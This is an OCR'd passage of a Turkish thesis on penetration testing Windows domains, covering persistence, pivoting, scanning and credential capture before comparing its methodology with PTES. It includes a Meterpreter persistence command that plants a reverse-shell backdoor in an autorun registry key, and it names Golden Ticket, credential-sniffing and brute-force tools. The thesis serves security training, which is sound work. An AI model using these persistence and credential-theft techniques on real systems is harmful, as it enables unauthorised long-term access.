


Şekil 4.33: Grup İlkeleri Üzerinden Kritik Bilgi Elde Etme

4.5 Erişim Sürekliliğini Sağlama

Windows işletim sistemine erişim sağlandıktan sonra, mevcut yetkiler kullanılarak bilgisayar üzerinde erişimin sürekliliği sağlanmaya çalışılır. Erişimin sürekliliğini sağlamak için kullanılabilecek yöntemler aşağıdaki gibi sıralanabilir.

Yöntem - 1: Yönetici hakları ile oturum elde edilen bilgisayarda Autorun, kayıt defteri, servisler, DLL'ler vb. üzerinden arka kapı Şekil 4.34'te görüldüğü gibi bırakılabilir.



Şekil 4.34: Arka Kapı Bırakma


Yöntem - 2: Meterpreter bağlantısı elde edilmişse persistence betiği veya s4u_persistence istismar modülü kullanılarak arka kapı Şekil 4.35'te görüldüğü gibi bırakılabilir.

```
meterpreter > run persistence -A -X -p 4567 -r 192.168.0.130
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/PC1_20140829.1911/PC1_20140829.1911.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.0.130 LPORT=4567
[*] Persistent agent script is 614064 bytes long
[+] Persistent Script written to C:\Users\Tubi   \AppData\Local\Temp\RVDJaFoFXmb.vbs
[*] Starting connection handler at port 4567 for windows/meterpreter/reverse_tcp
[+] Multi/Handler started!
[*] Executing script C:\Users\Tubi   \AppData\Local\Temp\RVDJaFoFXmb.vbs
[+] Agent executed with PID 3012
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\azgEziBW
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\azgEziBW
meterpreter >
```

Şekil 4.35: Meterpreter ile Arka Kapı Bırakma


Yöntem - 3: Windows işletim sisteminde yetkili hesap hakları ile ele geçirilen oturumda, Kayıt Defteri üzerinde gerçekleştirilebilecek bir değişiklik ile işletim sistemine

uzak masaüstü ekranında bir arka kapı bırakılabilir. Böylece, kullanıcı hesap parolaları değişse bile, Windows oturum açma ekranına erişim sağlanabiliyor ise Windows komut satırı SYSTEM hakları ile Şekil 4.36'da görüldüğü gibi elde edilebilir.



Şekil 4.36: WMI ile Arka Kapı Bırakma

Yöntem - 4: Sızma testlerinde Domain Admin yetkileri alındıktan sonra erişim sürekliliğini sağlamak için Altın Bilet (Golden Ticket) oluşturulabilir [124]. Böylece Domain Admins grubu üyelerinin parolası değişse bile yıllarca bu bilet ile etki alanı denetleyicisine Şekil 4.37'de görüldüğü gibi yetkili erişim sağlanabilir.




Şekil 4.37: Altın Bilet ile Arka Kapı Bırakma

4.6 Yeni Ağlara Erişim Sağlama

Windows işletim sistemine erişim sağlandıktan sonra, normalde doğrudan erişim sağlanamayan ağlara, ele geçirilen bilgisayar üzerinden erişim sağlanmaya çalışılır. Yeni ağlara erişim sağlamak için kullanılabilecek yöntemler aşağıdaki gibi sıralanabilir.

Yöntem - 1: Meterpreter erişimi elde edilmiş bir Windows istemci üzerinden erişim sağlanamayan ağlara route veya portfwd komutu, MSF autoroute post veya socks4a auxiliary modülleri, Linux proxychains uygulaması ile erişim Şekil 4.38'de görüldüğü gibi sağlanabilir.




Şekil 4.38: Meterpreter ile Başka Ağlara Erişim

Yöntem - 2: Masaüstü erişimi veya komut satırı erişimi elde edilen bilgisayar üzerinden klasik yöntemlerle (bilgisayarın komut satırı veya masaüstü arayüzü üzerinden) de doğrudan erişim sağlanamayan yeni ağlara bağlantı kurulabilir.

4.7 Ağ Keşfi

Ağ sızma testlerinin kapsamlı başlıklarından biri olan ağ keşfi adımı, diğer bir çok sızma testi kapsamında olduğu gibi etki alanı sızma testinin de önemli adımlarındandır. Windows bilgisayarları tespit edebilmek için 445/TCP, 139/TCP, 3389/TCP gibi standart portların keşfi ilk aşamada yeterli olmaktadır. Bu amaçla Nmap, Zenmap, Hping, Ncat gibi araçlar ile ağ taraması Şekil 4.39'da görüldüğü gibi gerçekleştirilebilir.




Şekil 4.39: Zenmap ile Ağ Taraması

4.8 Zafiyet Tarama

Ağ üzerindeki sistemler tespit edildikten sonra, bu sistemlerin işletim sisteminden, uygulamalarından ve konfigürasyonlarından kaynaklı zafiyetler tespit edilir. Zafiyet taraması için kullanılabilecek yöntemler aşağıdaki gibi sıralanabilir.

Yöntem - 1: Nessus, Nexpose, OpenVas gibi uygulamalar ile kimlik bilgisi verilerek veya verilmeden zafiyet taraması veya denetim kontrolleri Şekil 4.40'da görüldüğü gibi gerçekleştirilebilir [125].



Şekil 4.40: Nessus ile Zafiyet Taraması

Yöntem - 2: İşletim sisteminin sistem bilgisine ("sysinfo" komutuna) ait çıktı Windows-Exploit-Suggester betiğine verilerek veya Windows Privesc Check betiği çalıştırılarak zafiyetler Şekil 4.41'de görüldüğü gibi tespit edilebilir.


```
root@kali:~/Windows-Exploit-Suggester# python windows-exploit-suggester.py --database 2015-02-08-mssb.xls --systeminfo systeminfo-ciktisi.txt
[*] initiating winsploit version 25...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 2 hotfix(es) against the 218 potential bulletins(s) with a database of 111 known exploits
[*] there are now 218 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[E] MS15-001: Vulnerability in Windows Application Compatibility Cache Could Allow Elevation of Privilege (3023266) - Important
[E] MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) - Critical
[M] MS14-064: Vulnerabilities in Windows OLE Could Allow Remote Code Execution (3011443) - Critical
[M] MS14-060: Vulnerability in Windows OLE Could Allow Remote Code Execution (3000869) - Important
[M] MS14-058: Vulnerabilities in Kernel-Mode Driver Could Allow Remote Code Execution (3000061) - Critical
[E] MS14-035: Cumulative Security Update for Internet Explorer (2969262) - Critical
[E] MS14-029: Security Update for Internet Explorer (2962482) - Critical
[E] MS14-026: Vulnerability in .NET Framework Could Allow Elevation of Privilege (2958732) - Important
[M] MS14-012: Cumulative Security Update for Internet Explorer (2925418) - Critical
[M] MS14-009: Vulnerabilities in .NET Framework Could Allow Elevation of Privilege (2916607) - Important
[E] MS13-101: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (2880430) - Important
[M] MS13-097: Cumulative Security Update for Internet Explorer (2898785) - Critical
[M] MS13-090: Cumulative Security Update of ActiveX Kill Bits (2900986) - Critical
[M] MS13-080: Cumulative Security Update for Internet Explorer (2879017) - Critical
[M] MS13-069: Cumulative Security Update for Internet Explorer (2870699) - Critical
[M] MS13-059: Cumulative Security Update for Internet Explorer (2862772) - Critical
[M] MS13-055: Cumulative Security Update for Internet Explorer (2846071) - Critical
[M] MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (2850851) - Critical
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[*] done
root@kali:~/Windows-Exploit-Suggester#
```

Şekil 4.41: Betikler ile Zafiyet Taraması

4.9 Ağ Üzerinde Kritik Bilgi Elde Etme

Ağ üzerinde etki alanına veya diğer Windows sistemlere ait parola, parola özeti gibi kimlik bilgileri başta olmak üzere çeşitli kritik bilgiler ağ trafiğinden veya paylaşımlardan elde edilebilir. Ağ üzerinden kritik bilgi elde etme yöntemleri aşağıdaki gibi sıralanabilir.

Yöntem - 1: Uygun şekilde yapılandırılmamış ağlarda saldırgan, hedef olarak seçtiği iki bilgisayar arasına girebilir ve trafiği izleyebilir [126]. Cain & Abel veya Ettercap aracı, Responder betiği kullanılarak ağ üzerinden parola, parola özetleri veya kritik veriler Şekil 4.42'de görüldüğü gibi elde edilebilir.




Şekil 4.42: Cain & Abel ile Ağ Üzerinden Parola Elde Etme

Yöntem - 2: Yetkilendirmesi uygun şekilde yapılmamış olan paylaşımlarda kaydedilmiş kritik veriler Şekil 4.43'te görüldüğü gibi ağ üzerinden elde edebilir.

Şekil 4.43: MSF ile Paylaşımlar Üzerinden Bilgi Elde Etme

Benzer olarak Windows paylaşımı yerine Linux üzerindeki paylaşımlardan, FTP servisinden, web sayfalarından vb. Şekil 4.44'te görüldüğü gibi kritik bilgi edinilebilir.



Şekil 4.44: NFS Üzerinden Bilgi Elde Etme


4.10 Erişim Sağlanabilecek Bilgisayarların ve Kullanıcıların Tespiti

Ağ trafiğinden, paylaşımlardan, erişim sağlanan bilgisayarlardan, diğer sızma testi kapsamlarından elde edilen erişim bilgileri kullanılarak erişilebilecek diğer Windows kaynakları tespit edilir. Ayrıca erişim sağlanabilecek bu bilgisayarlarda hedefe özel aramalar (Domain Admins oturumlarının tespiti gibi) da gerçekleştirilebilir. Erişim sağlanabilecek diğer Windows bilgisayarları tespit etmek için kullanılabilecek yöntemler aşağıdaki gibi sıralanabilir.

Yöntem - 1: Sızma testleri sırasında Windows bilgisayarlar ve bir takım kimlik bilgileri (kullanıcı adı ve parolalar) elde edildikten sonra bu kimlik bilgileri ile oturum açılabilecek bilgisayarlar aranır. Bu amaçla Linux Hydra, Medusa, Ncrack araçları veya Levye betiği Şekil 4.45'te görüldüğü gibi kullanılabilir [127].


Şekil 4.45: Sözlük Saldırısı Gerçekleştirme

Yöntem - 2: Parolalar açık metin olarak elde edilememiş ise, MSF smb_login modülü Şekil 4.46'da görüldüğü gibi kullanılabilir.




Şekil 4.46: MSF ile Sözlük Saldırısı Gerçekleştirme

Yöntem - 3: Oturum açılabilecek bilgisayarlar tespit edildikten sonra bu bilgisayarlarda oturumu açık olan kullanıcıların tespiti için MSF smb_enumusers_domain veya psexec_loggedin_users modülleri Şekil 4.47'de görüldüğü gibi kullanılabilir.



Şekil 4.47: MSF ile Oturumu Açık Kullanıcıların Tespit Edilmesi

Sızma testleri sırasında hedefli olarak çalışıldığı için sadece kritik kullanıcı hesaplarının (Domain Admins grubu üyeleri, Veritabanı yöneticileri, ağ ve sistem yöneticiler gibi) hangi Windows bilgisayarlarda oturum açtığı (jetonunun bulunduğu) tespit edilmesine ihtiyaç duyulabilir. Bu durumda KACAK betigi Şekil 4.48'de görüldüğü gibi kullanılabilir.



Şekil 4.48: Kaçak Betiği ile Oturumu Açık Kullanıcının Tespit Edilmesi

Bölüm 5

MSDEPTM'nin Diğer Metodolojiler ile Karşılaştırılması

Sızma testlerinin bir düzen içerisinde gerçekleştirilmesi için çeşitli standartlar, kılavuzlar ve metodolojiler hazırlanmıştır. Hazırlanan bu çalışmalar alt başlıklarda incelenecek ve tez kapsamında önerilen Microsoft etki alanı sızma testi metodolojisi (Microsoft Domain Environment Penetration Testing Methodology - MSDEPTM) ile karşılaştırılacaktır.

5.1 PTES (Penetration Testing Execution Standard)

Bir çok farklı sektördeki kişinin oluşturduğu bir grup tarafından hazırlanan PTES [128] ile 7 başlıktan oluşan sızma testi metodolojisi sunulmuştur. Bu adımlar sızma testlerinin başından sonuna dek yapılması gereken tüm çalışmaları kapsamaktadır. Bu çalışmalar aşağıdaki gibi sıralanabilir.

- Anlaşma Öncesi Etkileşim (Pre-engagement Interactions): Sızma testi adımlarında kullanılan teknikler ve araçlar sunulur, sızma testi kapsamı ve zaman planlaması belirlenir. Bu bilgiler yılların emeği ve tecrübesine dayanılarak ortaya çıkmıştır.
- Bilgi Toplama (Intelligence Gathering): Bu adımda olabildiğince fazla bilgi toplanarak sonraki adımlar için bir yol haritası çizilir. PTES'e göre, bilgi toplama çalışmaları aktif, pasif veya kısmi pasif olmak üzere de üç şekilde gerçekleştirilebilir. Aktif bilgi toplamada hedef ile doğrudan etkileşimde bulunur ve hedef sistem bu

etkileşimi zararlı veya şüpheli olarak nitelendirebilir. Pasif bilgi toplamada ise hedef ile doğrudan etkileşimde bulunulmadan arama motorları veya arşivlenmiş veriler üzerinden bilgiler elde edilir. Kısmı bilgi toplamada ise standart bir kullanıcı gibi mevcut kayıtlar için DNS sorguları yapma, yayınlanmış dokümanlar indirme vb. yöntemler kullanılarak hedef sistemle etkileşim kurulur.

- Tehdit Modelleme (Threat Modeling): Ortamda karşılaşılabilecek tehditlerden bir saldırı modeli ortaya çıkarılarak sızma testinin olabildiğince doğru bir şekilde işletilmesini sağlar. Kesin bir model çizilemiyor olsa da tehditlerin oluşturabileceği riskler, tehditlerin özellikleri ve kabiliyetleri ortaya konulur. Tehdit modelleme ile organizasyonun kritik varlıklarına ait risk haritası da çıkartılmış olur.

- Zafiyet Analizi (Vulnerability Analysis): Saldırgan bakış açısı ile sistemlerdeki yanlış yapılandırmalar, güvenilir olmayan tasarımlardaki zafiyetler ortaya konulur. Zafiyet analizi sırasında otomatik araçların çıktıları, manuel olarak da doğrulanır.

- Sömürme (Exploitation): Hedef sisteme giriş veya diğer istismar yöntemleri belirlenir. Bu adımda sistemlere zarar vermemek en önemli hususların başında gelir. İşletim sistemi zafiyetinin sömürülmesi, servislerin devre dışı bırakılması, belirlenen kişilere oltalama maili gönderilmesi, antivirüs gibi yazılımların atlatılması, IPS'den kaçınma çalışmaları vb. en önemli istismar yöntemlerindendir.

- Sömürme Sonrası (Post Exploitation): Ele geçirilen sistemlerden kritik bilgi elde etme, diğer sistemlere erişim sağlama, erişimin sürekliliğini sağlama, veri kaçırma, ele geçirilen sistem üzerinden diğer sistemlere saldırı gerçekleştirme, izleri silme, vb. gibi çalışmalar gerçekleştirilir.

- Raporlama (Reporting): Gerçekleştirilen çalışma adımları yönetimsel rapor ve teknik rapor olarak dokümante edilir. Muhtemel bir saldırının kurum işleyişine etkileri detaylandırılarak riskler ortaya konulur. Kurumla el sıkışılarak rapor son haline getirilir.

PTES oldukça iyi hazırlanmış ve henüz son haline getirilememiş olan sızma testi standartıdır. Bu standart ile planlamadan raporlamaya kadar sızma testlerinin tüm aşamaları detaylandırılmıştır. Bu standart tüm kapsamlar için bir çatı oluşturmakta olup, sızma testlerinin tüm kategorileri (web, kablosuz ağ, etki alanı, iç ağ vb.) için genel çerçeveyi çizmektedir. Bunun yanında, tezde sunulan Microsoft etki alanı sızma testi metodolojisi

